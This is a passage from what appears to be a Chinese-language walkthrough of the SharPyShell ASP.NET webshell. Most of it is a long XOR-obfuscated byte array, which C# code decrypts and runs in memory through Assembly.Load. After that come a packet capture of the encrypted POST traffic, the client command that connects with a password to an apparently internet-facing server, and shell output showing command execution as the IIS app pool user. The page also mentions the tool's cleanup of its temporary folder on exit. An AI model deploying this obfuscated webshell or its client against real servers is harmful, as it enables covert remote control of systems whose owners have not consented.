0x5a,0x17,0xa,0x5a,0x51,0x48,0x74,0x5e,0xb,0x41,0x5b,0x5c,0x6,0x45,0x31,0x3,0x4b,0x43,0x
c,0x51,0x4,0x43,0x62,0x25,0x57,0x55,0x49,0x51,0xf,0x53,0x46,0x50,0xe,0xf,0x34,0x51,0x5d,
0x51,0x1b,0x55,0x17,0x5c,0x57,0xc,0x4a,0x25,0x45,0x45,0x10,0x5b,0x1,0x4c,0x17,0x51,0x37,
0x60,0x40,0xa,0x42,0x5c,0x5f,0x54,0x26,0xa,0x59,0x13,0x2,0x43,0x5d,0x4,0x5e,0x5d,0xf,0x4
5,0x4b,0x71,0x17,0x43,0x10,0xf,0x5b,0x40,0x11,0x57,0x61,0x42,0x17,0x8,0x4c,0x51,0x54,0x5
d,0x3c,0x51,0x5d,0x54,0x11,0x8,0xa,0x51,0x43,0x6f,0x1b,0x5b,0x11,0x35,0x51,0xc,0x49,0x11
,0x45,0x31,0x12,0x53,0x10,0x4a,0x14,0x5b,0x45,0x56,0x35,0x37,0x4f,0x46,0x46,0x54,0x8,0x4
b,0x60,0x6,0x1b,0x43,0x34,0x23,0x59,0x52,0x9,0x55,0x5b,0x5e,0x4,0x37,0x5,0x3,0x4d,0x6a,0
x30,0x66,0x27,0x8,0x62,0x21,0x5d,0x4c,0x7b,0x41,0x17,0x57,0x41,0x39,0x23,0x18,0x12,0x51,
0x31,0x53,0xc,0x50,0x6,0x35,0x7b,0xd,0x57,0x12,0x54,0x43,0x16,0x32,0x25,0x4b,0xc,0x59,0x
75,0x53,0x46,0x1,0x0,0x1,0x61,0x45,0x17,0xc,0x5a,0x4,0x63,0x70,0x51,0x12,0x64,0x45,0x14,
0x58,0x5c,0x57,0x63,0x7a,0xb,0x5,0x4b,0x5a,0x16,0x5d,0x7,0x44,0x4c,0x25,0x6b,0x50,0x58,0
x4a,0x13,0x32,0x71,0x6a,0x9,0x0,0x14,0x44,0x72,0x5f,0x7,0x51,0x33,0x47,0x57,0x14,0x50,0x
0,0x54,0x43,0x62,0x61,0x1a,0x4a,0x17,0x51,0x5a,0x1c,0x76,0xb,0x52,0x50,0x76,0x5e,0x8,0x4
b,0x77,0xc,0xe,0x47,0x5d,0xa,0x52,0x43,0x66,0x72,0x5d,0x5d,0x13,0x5e,0xe,0x3,0x4b,0x65,0
x4,0x40,0x0,0x5d,0x7,0x12,0x5d,0x4a,0x4a,0x38,0x10,0x57,0x46,0x66,0x26,0x4,0x8,0x51,0x43
,0x51,0x17,0x51,0x2a,0x5b,0x75,0x7,0x54,0xb,0x43,0x48,0x62,0x41,0x6,0x4d,0x3c,0x73,0x52,
0x5c,0x50,0x16,0x57,0x41,0x57,0x74,0x1d,0x0,0x57,0x16,0x17,0x56,0x56,0xa,0x52,0x31,0x35,
0x48,0x41,0x44,0x6,0x5a,0x4c,0x25,0x56,0x59,0x9,0x57,0x2,0x44,0xb,0x9,0x56,0x4b,0x17,0x6
b,0x13,0x57,0x51,0x50,0x0,0xd,0xf,0x4e,0x54,0x54,0x63,0x67,0x17,0x47,0x51,0xc,0x5e,0x27,
0x5e,0x5d,0xe,0x57,0x0,0x4d,0xa,0x5b,0x59,0x32,0x52,0x1,0x42,0x6a,0x60,0x54,0x3,0x0,0x46
,0x6,0xd,0x54,0x51,0x2,0x76,0x42,0x15,0x54,0x5f,0x52,0xf,0x5e,0x7,0x15,0x39,0x74,0x1,0x5
6,0x61,0x63,0x16,0x14,0x51,0x56,0x5e,0x38,0x20,0x5d,0x56,0x5c,0x25,0xe,0xb,0x64,0x43,0x5
f,0x15,0x5d,0x7,0x50,0x4a,0x62,0x7a,0xb,0x5c,0x41,0xb,0x5e,0x6,0x4b,0x31,0x51,0x44,0x47,
0x59,0x10,0x45,0x35,0x71,0x5e,0x8,0x15,0x5d,0xf,0x6,0x76,0x47,0x15,0x52,0x5c,0x4,0x5d,0x
4b,0x76,0x11,0x58,0xf,0x35,0x56,0x40,0x17,0x51,0x4,0x30,0x31,0x1f,0x4b,0x4c,0x5c,0x55,0x
4d,0x60,0x57,0x5f,0xd,0x4,0x5,0x40,0x58,0x5f,0xd,0x34,0x22,0x46,0x4b,0x7,0x54,0x6,0x5d,0
x48,0x62,0x55,0x6,0x4d,0x3c,0x77,0x58,0x5f,0x45,0xd,0x5a,0x50,0x56,0x70,0x16,0x16,0x51,0
xe,0x1,0x5b,0x4d,0x66,0x74,0x43,0x3,0x50,0x46,0x55,0x2a,0x59,0x11,0x12,0x58,0x5b,0x6,0x5
7,0x61,0x64,0x1b,0x16,0x5d,0x38,0x7e,0x5d,0x17,0x66,0x4b,0x49,0x4,0x61,0x2b,0x51,0x45,0x
58,0xc,0x50,0x2a,0x5b,0x5e,0xd,0x39,0x23,0x54,0x45,0x2f,0x57,0x17,0x51,0xc,0x50,0x37,0x7
f,0x50,0x10,0x5e,0x5a,0x56,0x73,0x4,0x16,0x51,0x63,0x2a,0x59,0x42,0x9,0x5c,0x54,0x66,0x6
5,0x5d,0x63,0x17,0x45,0xb,0x8,0x5e,0x35,0x26,0x5d,0xf,0x53,0x3,0x12,0x38,0x71,0x57,0x4c,
0x50,0x0,0x32,0x7a,0xe,0xc,0x16,0x5d,0x5d,0x55,0x11,0x71,0x11,0x47,0x57,0x10,0x7a,0xb,0x
5d,0x5d,0x7,0x51,0x17,0x50,0xc,0x5a,0x37,0x55,0x50,0x10,0x69,0x70,0x40,0x43,0xa,0x17,0x4
7,0x63,0x20,0x58,0x59,0x16,0x5e,0x5d,0x3,0x43,0x77,0x42,0x11,0x58,0x10,0x66,0x5e,0x50,0x
11,0x6d,0x28,0x44,0x7,0xb,0x38,0x6b,0x40,0x4b,0x17,0x57,0x5f,0x17,0x22,0xe,0xa,0x58,0x54
,0x53,0x17,0x5d,0xc,0x5b,0x4b,0x62,0x7a,0xb,0x5d,0x5d,0x7,0x51,0x17,0x50,0xc,0x5a,0x75,0
x53,0x46,0x1,0x36,0x52,0x57,0x45,0x3a,0x26,0x5b,0x16,0xd,0x43,0x34,0x32,0x58,0x73,0x7,0x
42,0x57,0x6,0x57,0x64,0x16,0x14,0x50,0x5b,0x2,0x32,0x24,0x48,0x1,0x3,0x48,0x4c,0x50,0x57
,0xd,0x32,0x32,0x39,0x61,0x60,0x66,0x21,0x62,0x30,0x1a,0x34,0x10,0x35,0x4c,0x62,0x5c,0x6
4,0x5c,0x31,0x4c,0x32,0x7,0x39,0xf,0x34,0x5b,0x32,0x35,0x73,0x65,0x35,0x5a,0x31,0x4,0x65
,0x46,0x63,0x33,0x37,0x4d,0x66,0x64,0x31,0xe,0x31,0x57,0x30,0xf,0x37,0xe,0x66,0x39,0x22,
0x20,0x32,0x19,0x30,0x7,0x66,0x5b,0x38,0x6b,0x38,0x16,0x32,0x5c,0x39,0x15,0x61,0xf,0x34,
0x5c,0x30,0x6,0x34,0x63,0x4,0x32,0x62,0x33,0x64,0x4a,0x31,0x19,0x32,0x18,0x39,0x30,0x34,
0x5f,0x32,0x54,0x64,0x44,0x35,0x62,0x31,0x1c,0x65,0x67,0x63,0xb,0x37,0x51,0x66,0x5b,0x31
,0xa,0x31,0x77,0x30,0x11,0x37,0x10,0x66,0x56,0x35,0x17,0x32,0x1c,0x30,0x1f,0x66,0x45,0x3
8,0x39,0x3d,0x59,0x32,0x12,0x39,0x61,0x61,0x66,0x34,0xdf,0x41,0xd1,0xc0,0xb2,0xbc,0x41,0
x20,0x91,0xc9,0x9a,0x29,0xd9,0xab,0x8a,0xe5,0x63,0x3c,0x80,0x48,0x69,0x32,0x2f,0x1,0xd2,
0xb8,0x62,0x45,0x36,0x7e,0x66,0x2a,0x31,0x68,0x32,0x11,0x64,0x3f,0x3c,0x3e,0x60,0x17,0x6
2,0x67,0x3d,0x15,0x64,0x33,0x69,0x34,0x62,0x66,0x2a,0x29,0x3c,0x18,0x62,0x2f,0x37,0x37,0
x66,0x66,0x65,0x29,0x34,0x2d,0x66,0x3c,0x66,0x35,0x39,0x7f,0x3c,0x6a,0x34,0x11,0x63,0x3c
,0x7e,0x3c,0x67,0x14,0x36,0x33,0x37,0x60,0x16,0x35,0x20,0x14,0x61,0x45,0x35,0x6b,0x6d,0x
3f,0x14,0x64,0x25,0x0,0x74,0x10,0x2f,0x3e,0x67,0x17,0x62,0x74,0xc,0x31,0x45,0x33,0x7d,0x
3e,0x66,0x46,0x38,0x2a,0x0,0x3d,0x43,0x33,0x20,0x4,0x6f,0x67,0x46,0x36,0x2d,0x2c,0x7e,0x
28,0x60,0x15,0x38,0x6c,0x3c,0x64,0x33,0x3f,0x6c,0x3c,0x67,0x19,0x63,0x26,0x7e,0x37,0x15,
0x65,0x24,0x78,0x3a,0x36,0x65,0x61,0x3a,0x6d,0x6d,0x39,0x3a,0x65,0x17,0x31,0x6e,0x33,0x2
f,0x35,0x66,0x37,0x63,0x68,0x24,0x30,0x7e,0x35,0x71,0x3e,0x7f,0x63,0x25,0x3d,0x37,0x24,0
x71,0x3,0x20,0x24,0x73,0x40,0x7a,0x26,0xc,0x22,0x36,0x3a,0x6b,0x28,0x3d,0x6c,0x24,0x6a,0
x39,0x30,0x62,0x3a,0x63,0x39,0x63,0x34,0x37,0x2c,0x34,0x64,0x37,0x35,0x66,0x33,0x73,0x32
,0x46,0x2,0x13,0x79,0x5b,0x8,0x72,0x49,0x5,0x54,0x42,0x44,0xa,0x58,0xc,0x32,0x51,0x47,0x
a,0x45,0x12,0x31,0x62,0x66,0x60,0x11,0x39,0x38,0x63,0x32,0x32,0x39,0x61,0x61,0x66,0x34,0
x5f,0x19,0x63,0x34,0x63,0x15,0x38,0x62,0x39,0x64,0x31,0x31,0x62,0x32,0x63,0x39,0x63,0x34
,0x37,0x32,0x35,0x64,0x36,0x35,0x32,0x31,0x65,0x65,0x54,0x4a,0x63,0x37,0x34,0x66,0x37,0x
31,0x66,0x31,0x6d,0x73,0xc,0x45,0x26,0xa,0x55,0x78,0x4,0x5b,0xf,0x30,0xf,0x15,0x5b,0x57,
0x4b,0x5d,0x6,0x1c,0x56,0x55,0xd,0x61,0x66,0x34,0x31,0x30,0x9c,0x11,0x63,0x15,0x78,0x62,
0x39,0x64,0x31,0x31,0x62,0x32,0x63,0x39,0x63,0x34,0x37,0x32,0x35,0x64,0x36,0x35,0x32,0x3
1,0x65,0x65,0x34,0x63,0x63,0x37,0x34,0x66,0x37,0x31,0x66,0x31,0x32,0x30,0x63,0x37,0x62,0
```

```
x66,0x39,0x35,0x65,0x32,0x61,0x30,0x62,0x66,0x38,0x38,0x39,0x38,0x63,0x32,0x32,0x39,0x61
,0x61,0x66,0x34,0x31,0x30,0x63,0x34,0x63,0x35,0x38,0x62,0x39,0x64,0x31,0x31,0x62,0x32,0x
63,0x39,0x63,0x34,0x37,0x32,0x35,0x64,0x36,0x35,0x32,0x31,0x65,0x65,0x34,0x63,0x63,0x37,
0x34,0x66,0x37,0x31,0x66,0x31,0x32,0x30,0x63,0x37,0x62,0x66,0x39,0x35,0x65,0x32,0x61,0x3
0,0x62,0x66,0x38,0x38,0x39,0x38,0x63,0x32,0x32,0x39,0x61,0x61,0x66,0x34,0x31,0x30,0x63,0
x34,0x63,0x35,0x38,0x62,0x39,0x64,0x31,0x31,0x62,0x32,0x63,0x39,0x63,0x34,0x36,0x32,0x25
,0x64,0x36,0x35,0x2a,0x31,0x65,0xe5,0x34,0x63,0x63,0x37,0x34,0x66,0x37,0x31,0x66,0x31,0x
32,0x30,0x63,0x37,0x63,0x66,0x38,0x35,0x65,0x32,0x51,0x30,0x62,0xe6,0x38,0x38,0x39,0x38,
0x63,0x32,0x32,0x39,0x61,0x61,0x66,0x34,0x31,0x30,0x62,0x34,0x63,0x35,0x38,0x62,0x71,0x6
4,0x31,0x31,0x3a,0x72,0x63,0x39,0x1f,0x36,0x37,0x32,0x35,0x64,0x36,0x35,0x32,0x31,0x65,0
x65,0x48,0x61,0x57,0x37,0x34,0x66,0x61,0x31,0x35,0x31,0x6d,0x30,0x35,0x37,0x27,0x66,0x6b
,0x35,0x36,0x32,0x28,0x30,0x2d,0x66,0x76,0x38,0x66,0x38,0x2a,0x32,0x7c,0x39,0x27,0x61,0x
29,0x34,0x31,0x30,0x63,0x34,0xde,0x31,0xd7,0x9c,0x39,0x64,0x30,0x31,0x62,0x32,0x63,0x39,
0x63,0x34,0x37,0x32,0x35,0x64,0x36,0x35,0x32,0x31,0x65,0x65,0xb,0x63,0x63,0x37,0x34,0x66
,0x37,0x31,0x62,0x31,0x32,0x30,0x61,0x37,0x62,0x66,0x39,0x35,0x65,0x32,0x61,0x30,0x62,0x
66,0x38,0x38,0x39,0x38,0x27,0x32,0x32,0x39,0x60,0x61,0x30,0x34,0x50,0x30,0x11,0x34,0x25,
0x35,0x51,0x62,0x55,0x64,0x54,0x31,0x2b,0x32,0xd,0x39,0x5,0x34,0x58,0x32,0x35,0x64,0x36,
0x35,0x16,0x31,0x61,0x65,0x34,0x63,0x37,0x37,0x46,0x66,0x56,0x31,0x8,0x31,0x41,0x30,0xf,
0x37,0x3,0x66,0x4d,0x35,0xc,0x32,0xe,0x30,0xc,0x66,0x38,0x38,0x39,0x38,0x63,0x32,0x82,0x
3d,0xbd,0x60,0x66,0x34,0x30,0x30,0x30,0x34,0x17,0x35,0x4a,0x62,0x50,0x64,0x5f,0x31,0x5,0
x32,0x25,0x39,0xa,0x34,0x5b,0x32,0x50,0x64,0x7f,0x35,0x5c,0x31,0x3,0x65,0x5b,0x63,0x63,0
x37,0x8c,0x67,0x37,0x31,0x67,0x31,0x2,0x30,0x53,0x37,0x52,0x66,0x9,0x35,0x55,0x32,0x55,0
x30,0x0,0x66,0x8,0x38,0x39,0x38,0x4f,0x32,0x30,0x39,0x60,0x61,0x20,0x34,0x58,0x30,0xf,0x
34,0x6,0x35,0x7c,0x62,0x5c,0x64,0x42,0x31,0x1,0x32,0x11,0x39,0xa,0x34,0x47,0x32,0x41,0x6
4,0x5f,0x35,0x5d,0x31,0xb,0x65,0x34,0x63,0x63,0x37,0x14,0x66,0x37,0x31,0x56,0x31,0x3a,0x
30,0x62,0x37,0x24,0x66,0x50,0x35,0x9,0x32,0x4,0x30,0x34,0x66,0x5d,0x38,0x4b,0x38,0x10,0x
32,0x5b,0x39,0xe,0x61,0x8,0x34,0x31,0x30,0x63,0x34,0x53,0x35,0x16,0x62,0x9,0x64,0x1f,0x3
1,0x52,0x32,0x4d,0x39,0x53,0x34,0x37,0x32,0x61,0x64,0x2f,0x35,0x33,0x31,0x2c,0x65,0x5a,0
x63,0x17,0x37,0x51,0x66,0x45,0x31,0x8,0x31,0x53,0x30,0xf,0x37,0x2c,0x66,0x58,0x35,0x8,0x
32,0x4,0x30,0x62,0x66,0x4a,0x38,0x4c,0x38,0xd,0x32,0x46,0x39,0x8,0x61,0xb,0x34,0x54,0x30
,0x3c,0x34,0x0,0x35,0x57,0x62,0x54,0x64,0x41,0x31,0xb,0x32,0xf,0x39,0x6,0x34,0x45,0x32,0
x6a,0x64,0x4e,0x35,0x5d,0x31,0x17,0x65,0x1a,0x63,0x7,0x37,0x58,0x66,0x5b,0x31,0x66,0x31,
0x32,0x30,0x4b,0x37,0x60,0x66,0x38,0x35,0x29,0x32,0x4,0x30,0x5,0x66,0x59,0x38,0x55,0x38,
0x20,0x32,0x5d,0x39,0x11,0x61,0x1f,0x34,0x43,0x30,0xa,0x34,0x4,0x35,0x50,0x62,0x4d,0x64,
0x31,0x31,0x42,0x32,0x63,0x39,0x3f,0x34,0x2e,0x32,0x34,0x64,0x79,0x35,0x40,0x31,0xc,0x65
,0x53,0x63,0xa,0x37,0x5a,0x66,0x56,0x31,0xa,0x31,0x74,0x30,0xa,0x37,0xe,0x66,0x5c,0x35,0
xb,0x32,0x0,0x30,0xf,0x66,0x5d,0x38,0x39,0x38,0x11,0x32,0x47,0x39,0xf,0x61,0x12,0x34,0x5
8,0x30,0xe,0x34,0x6,0x35,0x67,0x62,0x5a,0x64,0x5e,0x31,0xf,0x32,0x13,0x39,0xa,0x34,0x5b,
0x32,0x50,0x64,0x44,0x35,0x6d,0x31,0x1d,0x65,0x5b,0x63,0x11,0x37,0x1a,0x66,0x53,0x31,0xa
,0x31,0x5e,0x30,0x63,0x37,0x62,0x66,0xd,0x35,0x6d,0x32,0x60,0x30,0x32,0x66,0x4a,0x38,0x5
6,0x38,0x7,0x32,0x47,0x39,0x2,0x61,0x12,0x34,0x67,0x30,0x6,0x34,0x11,0x35,0x4b,0x62,0x50
,0x64,0x5e,0x31,0xc,0x32,0x63,0x39,0x53,0x34,0x19,0x32,0x5,0x64,0x18,0x35,0x2,0x31,0x4b,
0x65,0x4,0x63,0x63,0x37,0xc,0x66,0x3f,0x31,0x67,0x31,0x73,0x30,0x10,0x37,0x11,0x66,0x5c,
0x35,0x8,0x32,0x3,0x30,0xe,0x66,0x41,0x38,0x19,0x38,0x35,0x32,0x57,0x39,0x13,0x61,0x15,0
x34,0x58,0x30,0xc,0x34,0xd,0x35,0x38,0x62,0x9,0x64,0x1f,0x31,0x52,0x32,0x4d,0x39,0x53,0x
34,0x19,0x32,0x5,0x64,0x36,0x35,0x32,0x31,0x65,0x65,0x34,0x63,0x63,0x37,0x34,0x66,0x37,0
x31,0x66,0x31,0x32,0x30,0x63,0x37,0x62,0x66,0x39,0x35,0x65,0x32,0x61,0x30,0x62,0x66,0x38
,0x38,0x39,0x38,0x63,0x32,0x32,0x39,0x61,0x61,0x66,0x34,0x31,0x30,0x63,0x34,0x63,0x35,0x
38,0x62,0x39,0x64,0x31,0x31,0x62,0x32,0x63,0x39,0x63,0x34,0x37,0x32,0x35,0x64,0x36,0x35,
0x32,0x31,0x65,0x65,0x34,0x63,0x63,0x37,0x34,0x66,0x37,0x31,0x66,0x31,0x32,0x30,0x63,0x3
```

```
7,0x62,0x66,0x39,0x35,0x65,0x32,0x61,0x30,0x62,0x66,0x38,0x38,0x39,0x38,0x63,0x32,0x32,0
x39,0x61,0x61,0x66,0x34,0x31,0x30,0x63,0x34,0x63,0x35,0x38,0x62,0x39,0x64,0x31,0x31,0x62
,0x32,0x63,0x39,0x63,0x34,0x37,0x32,0x35,0x64,0x36,0x35,0x32,0x31,0x65,0x65,0x34,0x63,0x
63,0x37,0x34,0x66,0x37,0x31,0x66,0x31,0x32,0x30,0x63,0x37,0x62,0x66,0x39,0x35,0x65,0x32,
0x61,0x30,0x62,0x66,0x38,0x38,0x39,0x38,0x63,0x32,0x32,0x39,0x61,0x61,0x66,0x34,0x31,0x3
0,0x63,0x34,0x63,0x35,0x38,0x62,0x39,0x64,0x31,0x31,0x62,0x32,0x63,0x39,0x63,0x34,0x37,0
x32,0x35,0x64,0x36,0x35,0x32,0x31,0x65,0x65,0x34,0x63,0x63,0x37,0x34,0x66,0x37,0x31,0x66
,0x31,0x32,0x30,0x63,0x37,0x62,0x66,0x39,0x35,0x65,0x32,0x61,0x30,0x62,0x66,0x38,0x38,0x
39,0x38,0x63,0x32,0x32,0x39,0x61,0x61,0x66,0x34,0x31,0x30,0x63,0x34,0x63,0x35,0x38,0x62,
0x39,0x64,0x31,0x31,0x62,0x32,0x63,0x39,0x63,0x34,0x37,0x32,0x35,0x64,0x36,0x35,0x32,0x3
1,0x65,0x65,0x34,0x63,0x63,0x37,0x34,0x66,0x37,0x31,0x66,0x31,0x32,0x30,0x63,0x37,0x62,0
x66,0x39,0x35,0x65,0x32,0x61,0x30,0x62,0x66,0x38,0x38,0x39,0x38,0x63,0x32,0x32,0x39,0x61
,0x61,0x66,0x34,0x31,0x30,0x63,0x34,0x63,0x15,0x38,0x62,0x35,0x64,0x31,0x31,0xe2,0xb,0x6
3,0x39,0x63,0x34,0x37,0x32,0x35,0x64,0x36,0x35,0x32,0x31,0x65,0x65,0x34,0x63,0x63,0x37,0
x34,0x66,0x37,0x31,0x66,0x31,0x32,0x30,0x63,0x37,0x62,0x66,0x39,0x35,0x65,0x32,0x61,0x30
,0x62,0x66,0x38,0x38,0x39,0x38,0x63,0x32,0x32,0x39,0x61,0x61,0x66,0x34,0x31,0x30,0x63,0x
34,0x63,0x35,0x38,0x62,0x39,0x64,0x31,0x31,0x62,0x32,0x63,0x39,0x63,0x34,0x37,0x32,0x35,
0x64,0x36,0x35,0x32,0x31,0x65,0x65,0x34,0x63,0x63,0x37,0x34,0x66,0x37,0x31,0x66,0x31,0x3
2,0x30,0x63,0x37,0x62,0x66,0x39,0x35,0x65,0x32,0x61,0x30,0x62,0x66,0x38,0x38,0x39,0x38,0
x63,0x32,0x32,0x39,0x61,0x61,0x66,0x34,0x31,0x30,0x63,0x34,0x63,0x35,0x38,0x62,0x39,0x64
,0x31,0x31,0x62,0x32,0x63,0x39,0x63,0x34,0x37,0x32,0x35,0x64,0x36,0x35,0x32,0x31,0x65,0x
65,0x34,0x63,0x63,0x37,0x34,0x66,0x37,0x31,0x66,0x31,0x32,0x30,0x63,0x37,0x62,0x66,0x39,
0x35,0x65,0x32,0x61,0x30,0x62,0x66,0x38,0x38,0x39,0x38,0x63,0x32,0x32,0x39,0x61,0x61,0x6
6,0x34,0x31,0x30,0x63,0x34,0x63,0x35,0x38,0x62,0x39,0x64,0x31,0x31,0x62,0x32,0x63,0x39,0
x63,0x34,0x37,0x32,0x35,0x64,0x36,0x35,0x32,0x31,0x65,0x65,0x34,0x63,0x63,0x37,0x34,0x66
,0x37,0x31,0x66,0x31,0x32,0x30,0x63,0x37,0x62,0x66,0x39,0x35,0x65,0x32,0x61,0x30,0x62,0x
66,0x38,0x38,0x39,0x38,0x63,0x32,0x32,0x39,0x61,0x61,0x66,0x34,0x31,0x30,0x63,0x34,0x63,
0x35,0x38,0x62,0x39,0x64,0x31,0x31,0x62,0x32,0x63,0x39,0x63,0x34,0x37,0x32,0x35,0x64,0x3
6,0x35,0x32,0x31,0x65,0x65,0x34,0x63,0x63,0x37,0x34,0x66,0x37,0x31,0x66,0x31,0x32,0x30,0
x63,0x37,0x62,0x66,0x39,0x35,0x65,0x32,0x61,0x30,0x62,0x66,0x38,0x38,0x39,0x38,0x63,0x32
,0x32,0x39,0x61,0x61,0x66,0x34,0x31,0x30,0x63,0x34,0x63,0x35,0x38,0x62,0x39,0x64,0x31,0x
31,0x62,0x32,0x63,0x39,0x63,0x34,0x37,0x32,0x35,0x64,0x36,0x35,0x32,0x31,0x65,0x65,0x34,
0x63,0x63,0x37,0x34,0x66,0x37,0x31,0x66,0x31,0x32,0x30,0x63,0x37,0x62,0x66,0x39,0x35,0x6
5,0x32,0x61,0x30,0x62,0x66,0x38,0x38,0x39,0x38,0x63,0x32,0x32,0x39,0x61,0x61,0x66,0x34,0
x31,0x30,0x63,0x34,0x63,0x35,0x38,0x62,0x39,0x64,0x31,0x31,0x62,0x32,0x63,0x39,0x63,0x34
,0x37,0x32,0x35,0x64,0x36,0x35,0x32,0x31,0x65,0x65,0x34,0x63,0x63,0x37,0x34,0x66,0x37,0x
31,0x66,0x31,0x32,0x30,0x63,0x37,0x62,0x66,0x39,0x35,0x65,0x32,0x61,0x30,0x62,0x66,0x38,
0x38,0x39,0x38,0x63,0x32,0x32,0x39,0x61,0x61,0x66,0x34,0x31,0x30,0x63,0x34,0x63,0x35,0x3
8,0x62,0x39,0x64,0x31,0x31,0x62,0x32,0x63,0x39,0x63,0x34,0x37,0x32,0x35,0x64,0x36,0x35,0
x32,0x31,0x65,0x65,0x34,0x63,0x63,0x37,0x34,0x66,0x37,0x31,0x66,0x31,0x32,0x30,0x63,0x37
,0x62,0x66,0x39,0x35,0x65,0x32,0x61,0x30,0x62,0x66,0x38,0x38,0x39,0x38,0x63,0x32,0x32,0x
39,0x61,0x61,0x66,0x34,0x31,0x30,0x63,0x34};
  for(int i = 0; i < a.Length; i++) a[i] ^= (byte)p[i % p.Length];
  Assembly aS = Assembly.Load(a);
  object o = aS.CreateInstance("SharPy");
  MethodInfo mi = o.GetType().GetMethod("Run");
  object[] iN = new object[] {r, p};
  object oU = mi.Invoke(o, iN);
  Response.Write(oU);
}
```

```
</script>
```




```
13 2.337662 192.168.1.120 192.168.1.108 HTTP POST /testing/SharPyShell.aspx HTTP/1.1
⊟ Hypertext Transfer Protocol
  ⊟ POST /testing/SharPyShell.aspx HTTP/1.1\r\n
    ⊞ [Expert Info (Chat/Sequence): POST /testing/SharPyShell.aspx HTTP/1.1\r\n]
      Request Method: POST
      Request URI: /testing/SharPyShell.aspx
      Request Version: HTTP/1.1
    Host: 192.168.1.108\r\n
    Accept-Encoding: identity\r\n
  ⊞ Content-Length: 2183\r\n
    Content-Type: multipart/form-data; boundary=00f3896963b24794a4ca93b8b2cbf722\r\n
    User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0\r\n
    \r\n
⊟ MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "00f3896963b24794a4ca93b8b2cbf722"
    [Type: multipart/form-data]
    First boundary: --00f3896963b24794a4ca93b8b2cbf722\r\n
  ⊟ Encapsulated multipart part:
      Content-Disposition: form-data; name="data"\r\n\r\n
    ⊟ Data (2060 bytes)
        Data: 6155595945454e4547454646524251594 56b515652424641...
        [Length: 2060]
    Last boundary: \r\n--00f3896963b24794a4ca93b8b2cbf722--\r\n

0160  6d 65 3d 22 64 61 74 61  22 0d 0a 0d 0a 61 55 59   me="data "....aUY
0170  59 45 45 4e 45 47 45 46  46 52 42 51 59 45 6b 51   YEENEGEF FRBQYEkQ
0180  56 52 42 46 41 51 56 34  4b 55 45 51 77 54 6b 45   VRBFAQV4 KUEQwTkE
0190  53 42 67 68 64 45 30 74  64 43 31 45 54 59 55 39   SBghdE0t dC1ETYU9
01a0  47 54 56 64 56 47 6e 46  37 44 30 49 58 57 77 6f   GTVdVGnF 7D0IXWwo
01b0  45 45 44 46 4a 46 6b 78  53 43 55 67 6e 55 41 42   EEDFJFkx SCUgnUAB
01c0  65 58 67 77 56 54 46 6b  41 46 77 4d 55 46 67 31   eXgwVTFk AFwMUFg1
01d0  61 58 78 49 33 54 42 64  46 55 46 38 5a 4d 46 49   aXxI3TBd FUF8ZMFI
01e0  63 46 77 77 34 52 6b 4e  46 52 6b 59 59 46 45 55   cFww4RkN FRkYYFEU

Frame (1083 bytes)  Reassembled TCP (2465 bytes)
```

连接 Webshell：

我们在成功连接这个 Webshell 后可以使用 `?` 查看所有功能模块，且支持使用 `Tab` 键补全模块名。

还有就是会在 `C:\Windows\Temp\` 下生成一个临时文件夹用于存放我们上传的文件，完成渗透工作后执行 `exit` 命令退出时也会自动删除这个临时文件夹。

```
python SharPyShell.py interact -u 'http://free.idcfengye.com:10430/sharpyshell.aspx' -p 'betasec'
```



```
root@iZitijee5yxasrZ:/tmp/SharPyShell# python SharPyShell.py interact -u 'http://free.idcfengye.com:10430
/sharpyshell.aspx' -p 'betasec'



          _____ _                _____        _____ _          _ _
         / ____| |              |  __ \      / ____| |        | | |
        | (___ | |__   __ _ _ __| |__) |   _| (___ | |__   ___| | |
         \___ \| '_ \ / _` | '__|  ___/ | | |\___ \| '_ \ / _ \ | |
         ____) | | | | (_| | |  | |   | |_| |____) | | | |  __/ | |
        |_____/|_| |_|\__,_|_|  |_|    \__, |_____/|_| |_|\___|_|_|
                                        __/ |
                                       |___/
         #SharPyShell v1.2.1 - @splinter_code




SharPyShellPrompt>
C:\Windows\Temp> whoami
iis apppool\defaultapppool
```

所有模块功能：

